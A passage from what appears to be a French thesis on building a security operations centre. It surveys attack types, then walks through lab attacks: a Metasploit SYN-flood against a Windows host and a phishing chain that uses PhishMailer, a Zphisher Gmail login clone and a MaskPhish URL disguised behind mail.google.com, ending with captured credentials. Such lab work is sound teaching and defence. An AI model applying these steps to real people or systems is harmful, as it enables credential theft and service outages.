


FIGURE 1.6 – Attaque DOS/DDOS

3.2 Phishing

Cette attaque combine l'ingénierie sociale et les compétences techniques. Elle commence par un e-mail ou une autre communication destiné à tromper une victime. Le message semble provenir d'une personne de confiance. Si la victime tombe dans le piège,

on lui demande de fournir des informations confidentielles, souvent sur un site web frauduleux. Parfois, des programmes malveillants sont également téléchargés sur l'ordinateur de la cible.



FIGURE 1.7 – Attaque de Phishing

3.3 Man in the middle (MITM)

L'attaque de man-in-the-middle (MITM) ou l'homme du milieu est une technique d'attaque informatique qui a pour but d'intercepter les communications entre deux parties dans un même réseau. Toutes les formes de communications en ligne, telles que les réseaux sociaux, les e-mails, la navigation internet, sont susceptibles d'être corrompues par un cybercriminel. En effet, l'attaquant est capable d'observer l'échange et de récupérer des données et par la suite il peut les utiliser, les alterer ou les supprimer.




FIGURE 1.8 – Attaque de man in the middle

3.4 Force Brute

C'est une technique qui consiste à tester, l'une après l'autre, chaque combinaison possible d'un mot de passe ou d'une clé pour un identifiant donné afin de se connecter au service ciblé. Il s'agit d'une méthode ancienne et répandue chez les pirates. Le temps nécessaire à celle-ci dépend du nombre de possibilités, de la vitesse du processeur qui teste chaque combinaison et des défenses qui lui sont opposées.



FIGURE 1.9 – Attaque de force brute

3.5 Injection SQL

C'est une technique d'injection d'un morceau code utilisée pour modifier ou extraire des données de bases de données SQL. En insérant des instructions SQL spécialisées dans un champ de saisie, un attaquant est capable d'exécuter des commandes non autorisées sur la base de données SQL d'une victime et de détruire des données sensibles ou d'autres comportements de manipulation.

Avec l'exécution correcte des commandes SQL, le hacker peut usurper l'identité d'un utilisateur plus privilégié, se faire passer pour lui-même ou pour d'autres administrateurs de base de données, altérer les données existantes, modifier les transactions et les soldes, et récupérer et/ou détruire toutes les données du serveur.



FIGURE 1.10 – Attaque d'injection SQL

3.6 Back door

Une attaque par porte dérobée (Backdoor) utilise un type spécifique de logiciel malveillant afin que les pirates puissent éviter les procédures d'authentification normales pour accéder à un système cible. Les cybercriminels propagent les logiciels malveillants dans le système via des points d'entrée non sécurisés. En conséquence, les pirates peuvent passer par toutes les ressources telles que les serveurs de fichiers et les bases de données pour émettre des commandes et modifier les paramètres du système sans être découverts.



FIGURE 1.11 – Attaque par porte dérobée

Conclusion

Dans ce premier chapitre nous avons présenté l'organisme d'accueil de notre projet ainsi que le cadre général du projet. Au niveau du deuxième chapitré, nous présentons l'architecture réseau au niveau de laquelle nous allons implémenter notre solution SOC et nous testons les attaques sur cette architecture dépourvue de mécanismes de de défense.

Chapitre 2

Les menaces des cyberattaques

Introduction

L'objectif de ce chapitre et de présenter l'architecture du réseau au niveau duquel nous allons implémenter notre solution de sécurité à base de SOC. Lors de ce chapitre nous testons un ensemble d'attaques sur l'architecture réseau cible. Nous avons choisi les attaques les plus récurrentes qui menacent les systèmes informatiques aujourd'hui.

1 Étude de l'architecture réseau

Pour étudier et tester l'impact de certaines attaques, nous avons modélisé une architecture réseau standard qui est à l'image des réseaux d'entreprises sur laquelle le pirate essaie de générer des vulnérabilités comme : DOS, phishing, back door, man in the middle, SSH brute force et injection SQL.




FIGURE 2.1 – L'architecture du réseau de test

1.1 Implémentation de l'architecture réseau




FIGURE 2.2 – l'architecture réseau ciblée

La mise en place d'un réseau virtuel a été simplifiée grâce à VirtualBox car son adaptateur réseau virtuel nous a facilité la tâche de la liaison des composantes. En effet, dans la figure 2.2 l'architecture visée est plus détaillée. Elle dispose d'un LAN composé de deux machines, l'une Windows 10 et l'autre Linux (Raspberry Pi). On trouve aussi un serveur web OWASP Bricks qui sauvegarde les données d'identifications et d'autres informations dans une base de données. D'autre part, un pirate qui dispose d'une machine Parrot Os connectée à un WAN et qui peut cibler notre réseau via internet. Toutes ses composantes sont reliées à un routeur qui permet le routage de paquets 1 entre le réseau local et internet. Le routeur joue aussi le rôle d'un pare-feu, qui est chargé de dresser une barrière entre le réseau interne et le trafic entrant provenant de sources externes afin de bloquer le trafic malveillant des virus et des pirates, mais aussi il agit comme un serveur DNS/DHCP dont il fournit à toutes les machines connectées leurs propres adresses IP et connexions Internet.

2 Étude des vulnérabilités

Une cyberattaque est tout type d'action offensive qui vise des systèmes, des infrastructures ou des réseaux informatiques. Les cyberattaques utilisent des codes malveillants pour voler, détruire ou modifier le code informatique, des données ou des systèmes informatiques ce qui entraîne des perturbations qui peuvent compromettre les données et mener à des cybercrimes, comme le vol d'informations et d'identité. En effet, ils déclenchent toujours des crises majeures dans plusieurs domaines qui peuvent remettre en cause la pérennité même de l'entreprise. Dans cette partie on va présenter quelques types d'attaques : DOS, phishing, man in the middle, SSH brute force, back door et injection SQL.

2.1 Déni de service (DOS)

- **Généralités**

L'attaque par déni de services est une attaque volumétrique, qui vise à rendre une machine ou un réseau indisponible durant une certaine période. Cette attaque peut consister à exploiter, par exemple, une vulnérabilité logicielle ou matérielle.

- **Scénario**

Le pirate essaie de saturer la bande passante du réseau pour épuiser le service ou bien la machine Windows de l'architecture ciblé. Il s'agit donc de l'ouverture d'un grand nombre de nouvelles sessions TCP dans un intervalle de temps très court.




FIGURE 2.3 – Scénario d'une attaque DOS

- **Outils**

Pour avoir généré l'attaque DOS sur le réseau, le Hacker peut utiliser les outils suivantes :

- **Pc exécutant le système d'exploitation « Parrot Os »**

Parrot OS est une distribution GNU/Linux gratuite et open source, orientée sécurité informatique basée sur une Debian et avec un environnement de bureau MATE. Il est conçu pour les experts en sécurité, les développeurs et les personnes soucieuses de la confidentialité.

L'objectif de Parrot Security OS est de fournir une distribution regroupant l'ensemble des outils nécessaires aux tests de sécurité informatique. Elle contient également tout ce dont nous avons besoin pour développer nos propres programmes ou protéger notre vie privée et des outils nécessaires pour être un parfait hacker.

- **L'outil de scan «Nmap»**

Nmap ("Network Mapper") est un outil open source d'exploration réseau et d'audit de sécurité. Il est conçu pour détecter les ports ouverts, les services hébergés et les informations sur le système d'exploitation d'un ordinateur distant. Ce logiciel est devenu une référence puisqu'il utilise des paquets IP bruts pour déterminer quels sont les hôtes actifs sur le réseau, quels services ces hôtes offrent, quels systèmes d'exploitation ils utilisent, quels types de dispositifs de filtrage/pare-feux sont utilisés, ainsi que des douzaines d'autres caractéristiques.

- L'outil de scan «Metasploit»

Le framework Metasploit est un outil très puissant qui peut être utilisé par les cybercriminels ainsi que les pirates éthiques pour sonder les vulnérabilités systématiques sur les réseaux et les serveurs. Comme il s'agit d'un framework open source, il peut être facilement personnalisé et utilisé avec la plupart des systèmes d'exploitation.

Nous passons maintenant à la partie réalisation de l'attaque pour mieux comprendre comment nous pouvons générer une attaque DOS.

- **Réalisation**

Pour commencer cette attaque et avant de lancer "Metasploit", il faut tout d'abord faire un scan avec l'outil "Nmap" pour trouver plus d'informations sur la machine Windows et découvrir les ports ouverts.

```
[malek@malek-virtualbox] ~
$ nmap -p 1-65535 192.168.1.8
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-09 02:52 CET
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.05 seconds
[malek@malek-virtualbox] ~
```

FIGURE 2.4 – Pare-feu bloque le scan

Nous remarquons que le premier scan a été bloqué par le pare-feu. C'est pour cela que nous exécutons un scan sur la cible en spécifiant les arguments `-sV` pour activer la détection du victime et les services qui tournent sur la machine Windows ainsi que le mode `-Pn` qui sert à considérer tous les hôtes comme étant connectés.

```
[malek@malek-virtualbox] ~
$ nmap 192.168.1.8 -sV
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times
will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-09 02:52 CET
Nmap scan report for 192.168.1.8
Host is up (0.0031s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.81 seconds
[malek@malek-virtualbox] ~
```

FIGURE 2.5 – Listes des ports ouverts

A partir de là nous pouvons voir que le port numéro 135 est ouvert. Nous lançons dans notre outil "Metasploit" qui est déjà installé par défaut sur la machine Parrot Os. Par la suite, nous sélectionne l'auxiliary avec la commande suivante : **use auxiliary/dos/tcp/synflood**.

Au cours de cette étape nous modifions les paramètres RHOSTS et RPORT avec l'adresse de la machine victime ainsi que le numéro du port.

```
[msf] (Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> set RHOSTS 192.168.1.8
RHOSTS => 192.168.1.8
[msf] (Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> set RPORT 135
RPORT => 135
```

FIGURE 2.6 – Paramètres RHOSTS et RPORT

Finalement nous faisons une capture du trafic sur la machine du victime à l'aide de wireshark. On voit que plus de 730000 paquets ont été envoyés vers la machine sur le port 135.




FIGURE 2.7 – Capture du trafic

Nous pouvons remarquer que notre attaque qui a été réalisée par le hacker, ciblent la machine Windows qui est implémenté dans l'architecture de test est générée par succès. Nous passons maintenant à la réalisation de l'attaque suivante : Phishing.

2.2 Phishing

• Généralités

Le phishing est le principal outil le plus utilisé par les cybercriminels pour voler des informations personnelles et/ou bancaires. Par message électronique, SMS ou encore par téléphone, il vise à usurper l'identité d'un tiers de confiance pour tromper la victime et l'inciter à communiquer ses données personnelles sensibles, ses identifiants et mots de passe, ses numéros de carte bancaire ou bien sa carte d'identité numérisée.

• Scénario

Le pirate envoie un e-mail de phishing vers la machine Windows contenant ce qui semble être une faille de sécurité sur l'un des comptes des réseaux sociaux de la victime (instagram/facebook/twitter...). Ce dernier ouvre le courrier avec manque de conscience et clique sur le lien dont il essaie de se connecter avec ses données personnelles.




FIGURE 2.8 – Scénario d'une attaque de phishing

• Outils

Les outils utilisés par le Hacker lors de cette attaque sont :

- **Pc exécutant le système d'exploitation « Parrot Os »**

- **Le framework «PhishMailer»**

PhishMailer est un outil de phishing, open source et codé en python. Il est utilisé pour effectuer des attaques de phishing sur Target. En effet, il contient des modèles des pages Web de phishing tels que Facebook, Instagram, Google, etc, ou bien des modèles personnalisés. Cet outil permet d'effectuer facilement cette attaque dont il fait preuve de beaucoup de créativité pour rendre l'e-mail aussi légitime que possible.

- **Le framework «Zphisher»**

Zphisher est un outil de phishing avancé, développé par hr-tech. Il permet aux pirates d'effectuer des attaques de phishing des informations d'identification des réseaux sociaux. Cet outil dispose de 30 modèles pour différentes plateformes de médias sociaux. Il offre non seulement la possibilité de créer n'importe quel modèle mais aussi son lien URL .

- **Le framework «MaskPhish»**

Maskphisher est un outil gratuit, open source et qui est écrit en langage bash. Cet outil peut effectuer des attaques d'ingénierie sociale sur les victimes. En effet, il est utilisé pour masquer tous les types de liens de phishing ou URL derrière le lien d'origine. Maskphish donne la flexibilité de d'utilisation selon les besoins.

- **Réalisation**

Après avoir télécharger "PhishMailer" sur la machine parrot os, Nous exécutons l'outil avec la commande suivante.




FIGURE 2.9 – Lancement de PhishMailer

Nous choisisrons de la liste des options un modèle de mail de phishing qui ressemble à une page de Login de Gmail. En effet, nous remplissons les champs souhaités (Target name/victim name ; Target Email ; Day ; Time ...) comme le montre la figure suivante :

The screenshot shows the PhishMailer tool running in a terminal window. It prompts the user to enter various details for a phishing template. The text in the terminal is as follows:

```
root@phishmailer:~ 3
[+] Enter Target Name: foulen
[+] Enter Target Email: mailpfegm@yahoo.com
[+] Enter Day ex.Monday: lundi
[+] Enter Date: 04
[+] Enter Year: 2022
[+] Enter Time (Example, 10:00 pm/am): 22:09 pm

[+] Enter Month When Login Happend
[1] January
[2] February
[3] March
[4] April
[5] May
[6] June
[7] July
[8] August
[9] September
[10] October
[11] November
[12] December
root@phishmailer:~ 4

[+] Enter Country: Tunis
[+] Enter A City: Tunis
[+] Enter A Phishing Url: ┌─────────────────┐ ← Blue arrow pointing here
```

A blue arrow points to the input field for 'Enter A Phishing Url:'.

FIGURE 2.10 – Création de template

Pour le champs du URL nous allons utiliser "Zphisher" pour créer un lien de phishing d'une page de Gmail. Pour cela, nous exécutons tout d'abord l'outil pour trouver toute une liste d'options. Puisque notre attaque se base sur le Gmail nous choisissons donc l'option numéro 3. Après avoir créé le template d'une page Login avec le choix de quelques options.




FIGURE 2.11 – Interface Zphisher

Notre "Zphisher" va créer non seulement cette page mais aussi de différents URL pour les envoyer au victime (machine Windows). Nous choisissons le premier lien. Mais puisqu'il semble nonprofessionnel, il faut le modifier.




FIGURE 2.12 – Liste des URL

Dans cette étape nous essayons avec l'outil "MaskPhish" de masquer le lien de phishing ou l'URL derrière le lien d'origine. Après avoir lancé l'outil, nous copions le lien qui a été généré par "Zphisher". Nous effectuons dans le "Masking Domain" quelques modifications pour le lien souhaité affiché à la victime.



```

://anything.org) :
=> https://mail.google.com

Type social engineering words:(like free-money, best-pubg-tricks)
Don't use space just use '-' between social engineering words
=> failed-login

Generating MaskPhish Link...


Here is the MaskPhish URL: https://mail.google.com-failed-login@is.gd/a55yUC

[malek@malek-virtualbox]~[~/maskphish]
$ 

```

FIGURE 2.13 – URL masqué

Après avoir créé et masqué le lien de phishing il nous reste que de le mettre dans le champ de Phishing URL de PhishMailer qui va être intégré directement dans notre template. Finalement nous envoyer ce mail à notre machine victime avec le remplissage des champs suivants :



```

Parrot Terminal
File Edit View Search Terminal Help
[+] Saved Emails
Options:
[1]: mailpfegm@gmail.com

[99] Use Another Email Once
[666] Save Another Email
[+] ----> 1
[+] Set Name You Want The Target To See (ex: Instagram Account Security)Gma
count Security
[+] Enter Email Address To Send To: mailpfegm@yahoo.com
[+] Enter Subject: Gmail Account Security
[+] Enter Path To Html File: /home/malek/PhishMailer/gmail.html
gmail
[!] Email Sent[!]

```

FIGURE 2.14 – L'envoi du mail

Suite à l'envoie du mail à notre machine Windows victime, cette partie présente les résultats de notre attaque de phishing.

- **Résultats**

Après avoir envoyé le mail à notre victime et une fois que ce dernier accède au lien. Il se trouve dans une page qui ressemble bien à une page de login d'un compte Gmail et par manque de confiance il va remplir les champs avec ses données personnelles.




FIGURE 2.15 – Page login d'un compte Gmail

Finalement ces données seront envoyées vers la machine parrot du pirate et seront affichées dans l'outil “Zphisher” comme suit :

```

[-] Login info Found !!
[-] Account : mohamedmelekfoulen@gmail.com
[-] Password : Pfegm2022
[-] Saved in : usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.

```

FIGURE 2.16 – Informations d'identification du victime

Notre attaque qui cible la machine Windows comme une machine victime dans l'architecture est réalisée avec succès dont nous avons pu avoir affiché les informations personnelles de victime en claires. Passons maintenant à l'attaque suivante qui présente l'attaque de Main in the middle qui se base sur le protocole d'ARP.

2.3 Man in the middle

- **Généralités**

Cette attribution de l'adresse MAC à l'adresse IP locale est stockée sous forme de tableau dans le cache ARP de l'ordinateur demandeur. C'est ici que l'empoisonnement

du cache ARP est effectué. Le but de ce modèle d'attaque est de pouvoir manipuler les tableaux ARP de différents ordinateurs du réseau par le biais de fausses réponses ARP. En effet, cette attaque peut espionner les messages et également les modifier. L'attaque de MITM est basée donc sur l'empoisonnement du cache ARP.

- **Scénario**

Sur le même réseau, le pirate essaie tout d'abord d'usurper l'adresse MAC du serveur auprès d'utilisateur pour que les paquets envoyés soient dans un premier temps envoyés vers le pirate. Ensuite, ce dernier va intercepter les paquets envoyés par la machine Windows au serveur.

